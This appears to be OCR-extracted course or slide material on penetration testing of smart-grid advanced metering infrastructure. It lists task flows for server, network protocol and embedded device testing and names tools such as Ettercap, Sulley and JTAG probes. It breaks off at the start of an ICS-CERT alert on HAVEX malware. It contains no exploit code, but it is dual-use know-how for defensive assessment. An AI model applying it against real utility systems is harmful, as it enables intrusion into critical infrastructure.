


http://mblogic.sourceforge.net/mbapps/ModbusBasics-en.html
http://www.ni.com/white-paper/7675/en/

AMI Penetration Testing

Penetration tests **should start with an architecture review to help the testing team gain a deeper knowledge of the target system**. This will help the penetration testing team understand the intended functionality of the targeted system, its theoretical security posture from an architectural perspective, and the security risks that a vulnerability could pose to the organization.

Actual penetration tests should be **performed on non-production systems and devices** that are installed and configured for actual operation in testing or staging environments. The closer the target systems are configured to their production counterparts, the more accurate an assessment you will receive. This includes interconnectivity to dependent systems communicating with the targeted systems, such as the presence of a meter data management system (MDMS) connected to an AMI headend being testing. In cases where testing and staging environments do not exist, the testing team could **select non-intrusive, low-risk penetration-testing tasks that can be done on production systems**.



Low Level of Effort	1-4 hours
Medium Level of Effort	5-16 hours
High Level of Effort	17-40 hours
Extremely High Level of Effort	41+ hours

The following table was used to estimate the number of hours an **experienced tester** of the applicable skill set would take to complete each task

Penetration Testing Process



Penetration Test Scoping
Architecture Review
Target System Setup
Server OS Penetration Tasks
Server Application Penetration Tasks
Network Communication Penetration Tasks
Embedded Device Penetration Tasks
End-to-End Penetration Test Analysis
Result Interpretation and Reporting

Figure 2a: Typical Penetration Testing Process

- Green: Tasks that should be performed most frequently, require the most basic of penetration testing skill, and can often be performed by internal security teams.
- Yellow: Tasks that are commonly performed and require moderate penetration testing skill.
- Orange: Tasks that are occasionally performed but may require higher levels of expertise.
- Red: Tasks that are infrequently performed and require highly specialized skills not often found in-house

AMI Server OS Penetration




Figure 11: Server OS Subcategory Flow

Suggested Tools:

● Standard network vulnerability assessment and penetration testing tools such as found on the Backtrack distribution

AMI Server OS Penetration




Figure 12: OS Information Gathering Task Flow

AMI Server Application Penetration




Figure 15: Server Application Subcategory Flow

AMI Network Communications Penetration




Network Communications Penetration Tasks
RF Packet Analysis
Network Protocol Analysis

Figure 8: Network Communications Subcategory Flow

Suggested Tools:

- Traffic capture and protocol decoder software such as Wireshark or tcpdump
- Hardware network taps
- Man-in-the-Middle tools such as Ettercap
- Protocol fuzzing tools such as Sulley
- Network packet generation such as Scapy
- Universal radio analysis kit, such as USRP2 with GNU Radio

AMI Network Protocol Analysis



Network Communications Penetration Tasks
Network Protocol Analysis
Network Protocol Traffic Capture
Cryptographic Analysis
Unknown Protocol Decoding
Network Protocol Fuzzing
Network Protocol Exploitation

Figure 10: Network Protocol Analysis Task Flow

AMI Embedded Devices




Embedded Device Penetration Tasks
Electronic Component Analysis
Field Technician Interface Analysis
Firmware Binary Analysis

Figure 4: Embedded Device Subcategory Flow

Suggested Tools:

- Basic tools such as screw drivers, wire cutters, pliers, tin snips, etc.
- Electronics equipment such as power supply, digital multimeter, and oscilloscope
- Electronic prototyping supplies such as breadboard, wires, components, alligator
- jumpers, etc.
- Specialized tools to communicate directly with individual chips or capture serial
- communications such as a Bus Pirate or commercial equivalent such as Total
- Phase Aardvark/Beagle.
- Universal JTAG tool such as a GoodFET
- Surface mount micro test clips
- Electric meter test socket
- Disassembler Software for the appropriate microprocessors to be tested
- Entropy Analysis Software
- Protocol Analysis Software

ICS-CERT Alert - HAVEX



Alert (ICS-ALERT-14-176-02A)

ICS Focused Malware (Update A)

Original release date: June 27, 2014 | Last revised: July 01, 2014

Legal Notice

All information products included in http://ics-cert.us-cert.gov are provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or otherwise. Further dissemination of this product is governed by the Traffic Light Protocol (TLP) marking in the header. For more information about TLP, see http://www.us-cert.gov/tlp/

Summary


This alert update is a follow-up to the original NCCIC/ICS-CERT Alert titled ICS-ALERT-14-176-02 ICS Focused Malware that was published June 25, 2014 on the ICS-CERT web site, and includes information previously published to the US-CERT secure portal.

------- Begin Update A Part 1 of 2 -------

